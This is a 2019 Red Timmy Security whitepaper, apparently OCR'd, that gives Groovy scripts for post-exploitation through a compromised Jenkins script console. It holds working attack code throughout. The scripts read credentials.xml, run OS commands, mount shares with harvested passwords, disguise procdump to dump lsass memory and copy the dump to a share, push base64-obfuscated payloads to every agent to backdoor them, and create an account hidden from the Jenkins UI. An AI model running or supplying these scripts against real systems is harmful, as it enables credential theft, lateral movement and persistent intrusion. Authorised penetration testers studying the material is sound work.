


JENKINS GROOVY SCRIPTS FOR RED TEAMERS AND PENETRATION TESTERS

By Ahmad Mahfouz and Marco Ortisi

Red Timmy Security

September 10th, 2019

Red Timmy Security

https://redtimmysec.wordpress.com/
https://www.twitter.com/redtimmysec

Red Timmy Security

Summary

FOREWORD

Jenkins is an open source automation tool written in Java, with plugins built for Continuous Integration purpose, which is used to build and test software projects continuously, making it easier for developers to integrate changes to the project, and making it easier for users to obtain a fresh build[1]. Jenkins features a nice Groovy script console which allows one to run arbitrary Groovy scripts within the Jenkins master runtime or in the runtime on agents[2]. It also includes a pipeline plugin that allows for build instructions to be written in Groovy.

WHAT IS GROOVY?

Groovy is a Java-syntax-compatible object-oriented programming language for the Java platform. It is both a static and dynamic language with features similar to those of Python, Ruby, Perl, and Smalltalk. It can be used as both a programming language and a scripting language for the Java Platform[3].

In the latest months we have performed penetration tests and red team exercises against several Jenkins installations or highly integrated environments where Jenkins was a component of the infrastructure. These activities have resulted in the creation of a series of groovy scripts to automate disparate tasks. As it seems there are not so many resources online discussing the topic, we have decided to create the whitepaper by including the scripts that have been more useful to us.

Although the Groovy script console is a powerful tool in the hands of attackers, in this whitepaper will not be covered the techniques discovered to compromise Jenkins and its console. We are just going to assume the access to the console has been already granted/reached in some way from the reader eager to test our scripts' snapshots.

Most of these tests have been conducted in Windows environment. Nothing and nobody prevents to run the same Groovy scripts under Linux or other operating systems, except for the usage of the commands specific for the OS which the reader interacts with.

[1] https://www.edureka.co/blog/what-is-jenkins/
[2] https://wiki.jenkins.io/display/JENKINS/Jenkins+Script+Console
[3] https://en.wikipedia.org/wiki/Apache_Groovy

THE BASICS OF GROOVY

LIST FILES AND FOLDERS

When a Jenkins installation is hacked, during the reconnaissance phase, it is important to identify where we are in the compromised system. With Groovy it is really easy to find what is the Jenkins root folder:

```
dir = new File("..\\..\\")
dir.eachFile {
     println it
}
```

The console shows back the script's output:

Result

```
..\..\$Recycle.Bin
..\..\cleanup_bat
..\..\Config.Msi
..\..\Daily_task
..\..\Documents and Settings
..\..\IWTemp
..\..\Jenkins
..\..\js
..\..\Logfiles
```

Generically speaking, whatever folder name can be specified between quotation marks in the first line of the script.

In the following example, the subfolders inside the Jenkins "`users`" directory are printed in output to enumerate the local users of the targeted Jenkins installation:

```
dir = new File("../../Jenkins/home3/users")
dir.eachFile {
     println it
}
```

Output:

```
..\..\Jenkins\home3\users\admin
..\..\Jenkins\home3\users\user1
..\..\Jenkins\home3\users\user2
..\..\Jenkins\home3\users\user3
[...]
```

DUMP OF ENVIRONMENT VARIABLES

The environment variables are printed out by using the snippet below:

```
def env = System.getenv()
println "${env}"
```

DELETE A FILE

A file can be deleted with just two lines of Groovy:

```
deleteme = new File('C:\\target\filename.exe')
deleteme.delete()
```

CREATE A FILE

The creation of an empty file in the filesystem is as easy as launching the following Groovy script:

```
createme = new File("C:\\target\filename.exe")
createme.createNewFile()
```

Even though creating an empty file may seem paradoxical, it could be convenient in some circumstances such as checking for the availability of access permissions into the Jenkins webroot folder, in order to establish a potential exfiltration mechanism. In the following example, an attempt to create an empty "`test.txt`" file in the "`Jenkins/home3/userContent`" folder is carried out. The "*true*" result restituted in output means that we are allowed to write into that folder.

```
11 test  = new File("../../Jenkins/home3/userContent/test.txt")
12 test.createNewFile()
```

Result


```
Result: true
```

READ A FILE

A file can be read with just a single Groovy's line of code:

```
String fileContents = new
File('C:\\USERS\\username\\desktop\\something.conf').text
```

This is useful for multiple reasons. First thing first, a penetration tester could be interested to get the Jenkins "`credentials.xml`" resource where usually usernames, passwords and private keys are found:




During various investigations, in several circumstances, we also have managed to collect clear-text credentials related to applications code from the repositories accessed by Jenkins:

```
def PythonAddRoleService(UserEmail,attribute,attributevalue):
    try:
        l=ldap.open('', port= 20391)
        l.protocol_version= ldap.VERSION3
        username = "cn=Directory Manager"
        password = ""
        l.simple_bind(username, password)
    except ldap.LDAPError, e:
        print e
```


```
4
5 ROBOT_LIBRARY_SCOPE = 'GLOBAL'
6 pp = pprint.PrettyPrinter(indent=2)
7
8 class SAPLibrary:
9
0     def __init__(self, host='', client='070', sysnr='00', user='', passwd='D'):
1         self.conn = Connection(ashost=host, client=client, sysnr=sysnr, user=user, passwd=passwd)
2         self.All_Tables={}
```

By examining the project builds in Jenkins, it is a joke for the penetration tester and read team members to spot the configured git repositories and use the collected keys/credentials to move laterally into the targeted infrastructure.


In multiple cases, just by enumerating local folders and reading files, we were indeed able to move laterally into the targeted infrastructure and acquire the maximum access permissions possible with extreme easiness. In the example depicted below (not an isolated case anyway) the starting point was the discovery of the "`c:\ssh`" folder in the filesystem. The directory listing of that folder showed the presence of a script named "`run.sh`", whose goal was to connect to a specific host as the "`root`" user. The script clearly used *pubkey* as preferred authentication mechanism with the client private key stored in the filesystem (see below):



Normally in these cases the way forward consists of dumping the private key out of the filesystem:



Once done, the exfiltrated key (`oracle.key` in the screenshot which follows) goes to feed the attacker ssh client in order to log in to the remote system:



EXECUTE COMMANDS

The execution of operating system commands is as easy as creating or deleting a file and, as in these cases just mentioned, can be done with a single Groovy line of code. In the following example the "`whoami`" Windows command is executed:

```
println "whoami".execute().text
```

The output is something like that:

```
Result: [machine\user]
```

Especially when we have operated in a Windows system, the command "`systeminfo`" was found to be very helpful to visualize the configuration of the operating system, including the service pack level:

```
println "systeminfo".execute().text
```

However, generally speaking, whatever operating system command other than "`whoami`" and "`systeminfo`" can be specified between quotation marks.

MOUNT A SHARE

Mount a remote share in a compromised system can seem not that big deal, but looking at the full picture may clarify the importance of the motivation behind it.

Let's assume you dump from the filesystem a batch file or script containing something like that:

```
net use P: \\192.168.1.42\ShareName /user:MACHINE\user MountPassword
cd "C:\stack"
set HOME=%USERPROFILE%
echo %date% %time%
"P:\Internal_Tools\Portable Software Stack\Git\bin\git.exe" clean -f
[...]
```

In this case 192.168.1.42 is a share server located in the same subnet of the compromised Jenkins host. The batch file reveals in practice the credentials of a SMB share. It means that by running the command "`net use P: \\192.168.1.42\ShareName /user:MACHINE\user MountPassword`" via a Groovy script, the attacker can mount network folders as it were available under a local volume.

Hopefully, if the so-obtained credentials provided write access to one or more subfolders in the remote share, the attacker could use the share as a staging server where storing command outputs or backdoors to run from the compromised hosts. This would put the attacker in a much better condition instead of violating the target systems and moving one and one, from scratch, all the needed tools every time.

COPY AND MOVE FILES

Now locally on the hacked Jenkins machine there is mounted the share folder under the volume "`P:\`". What if the attacker wants to move from there the "`procdump64.exe`" binary in to the Jenkins server's filesystem? The following 3 lines of Groovy are right for us:

```
src = new File("P:\\tools\\procdump64.exe")
dest = new File("C:\\users\\username\\jenkins-monitor.exe")
dest << src.bytes
```

Here it is assumed that the source file is located at "`P:\tools\procdump64.exe`" (the network share) while the destination file is set to "`C:\users\username\jenkins-monitor.exe`" (the local filesystem of the Jenkins server).

Of course moving a file from the network share to the local filesystem is an unnecessary step in this case, as a binary can be directly executed from the share itself. Anyway, it is fundamental to know the Groovy code through which this task can be accomplished, because the opposite (i.e. moving the output or results of a command from the local filesystem to the share) is instead much more common, and the method to do that looks exactly the same.

PUTTING THE PIECES TOGETHER: LAUNCHING PROCDUMP

At this point a typical scenario under Windows environment would consist of running the procdump[4] tool to dump the memory of "`lsass.exe`" process and check for NTML hashes or plaintext passwords.

This can be done simply by launching the one-liner Groovy script below:

```
println "C:\\users\\username\\jenkins-monitor.exe -accepteula -64 -ma lsass.exe C:\\users\\username\\lsass.dmp".execute().text
```

Here the procdump binary has been disguised under the filename "`C:\\users\\username\\jenkins-monitor.exe`" and the output file is saved as "`C:\\users\\username\\lsass.dmp`".

If the attacker owns enough privileges to dump the memory of "`lsass.exe`" then the command's output will look like this:

Result


```
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:35:28] Dump 1 initiated: c:\lsass.dmp
[13:35:30] Dump 1 writing: Estimated dump file size is 38 MB.
[13:35:30] Dump 1 complete: 39 MB written in 2.4 seconds
[13:35:31] Dump count reached.
```

Now "`lsass.dmp`" could be moved out of the local Jenkins filesystem into the remote share with the following Groovy script:

```
src = new File("C:\\users\\username\\lsass.dmp")
dist = new File("P:\\tmp\\lsass.dmp")
dist << src.bytes
```

and then analyzed by the attacker in order to get hashes and credentials so to extend the control in the targeted network.

[4] https://docs.microsoft.com/en-us/sysinternals/downloads/procdump



SOMETHING A BIT MORE ADVANCED

SPRAY TECHNIQUE

When a Jenkins master node is compromised, all the slaves connected to it can be forced to execute a command in one shot by using *RemoteDiagnostics*:

```
import hudson.util.RemotingDiagnostics;
def jenkins = Jenkins.instance
def computers = jenkins.computers
command = 'println "whoami".execute().text'
computers.each{
  if (it.hostName){
  println RemotingDiagnostics.executeGroovy(command,
it.getChannel());
  }
}
```

In the example above the "`whoami`" command could have been executed in mass to establish in which hosts of the network the Jenkins agent is running with the most privileged access permissions.

SPRAY WITH BASE64 ENCODED GROOVY SCRIPT

Most interestingly an arbitrary long and complex Groovy script can be also sent to each slave for execution, not just one line command. To make everything a bit less suspicious, the script itself can be base64 encoded from the attacker inside

a so-called main Groovy script. It is decoded just the moment before the payload is submitted to the slaves, as follows:


```
import hudson.util.RemotingDiagnostics;
def jenkins = Jenkins.instance
def computers = jenkins.computers

def command =
'ZGlyID0gbmV3IEZpbGUoJ2M6XFwnKQpkaXIuZWFjaEZpbGUgewoJcHJpbnRsbiBpdAp9
Cg=='
byte[] decoded = command.decodeBase64()
payload  = new String(decoded)

computers.each{
  if (it.hostName){
  println RemotingDiagnostics.executeGroovy(payload,
it.getChannel());
  }
}
```

In the example above the base64 decoded form for the payload "`ZGlyID0gbmV3IEZpbGUoJ2M6XFwnKQpkaXIuZWFjaEZpbGUgewoJcHJpbnRsbiBpdAp9Cg==`" is itself a Groovy script, used to simply list the files and folders in the "C:\" volume of each and every Jenkins slave:

```
dir = new File('c:\\')
dir.eachFile {
     println it
}
```

The basic concept here is that a base64 encoded Groovy script is embedded inside another Groovy script, that is the main one copied and pasted into the Jenkins Groovy console.

This spray technique is helpful, for example, when an attacker wants to backdoor in a single shot all the slave hosts connected to a Jenkins master node. In the screenshot below we demonstrate as a core impact agent has been distributed across three different subnets by adopting the method described in this paragraph.



CREATE ACCOUNT BACKDOOR

Just in case the access to the Groovy console had to be denied to unauthorized users at some point in time, the following script would allow a malicious agent to create an account by just replacing “USERNAME” and “PASSWORD” strings with the desired values:

```
import jenkins.model.*
import hudson.security.*
def instance = Jenkins.getInstance()
def hudsonRealm = new HudsonPrivateSecurityRealm(false)
hudsonRealm.createAccount("USERNAME","PASSWORD")
instance.setSecurityRealm(hudsonRealm)
instance.save()
```

We observed that when a user is added in this way, that user was not visible through the Jenkins UI, even though still able to log in to the console.

CONCLUSION

All the Jenkins scripts will be uploaded to https://github.com/redtimmy

And don’t forget to visit our blog https://redtimmysec.wordpress.com and twitter https://twitter.com/redtimmysec.

Stay tuned!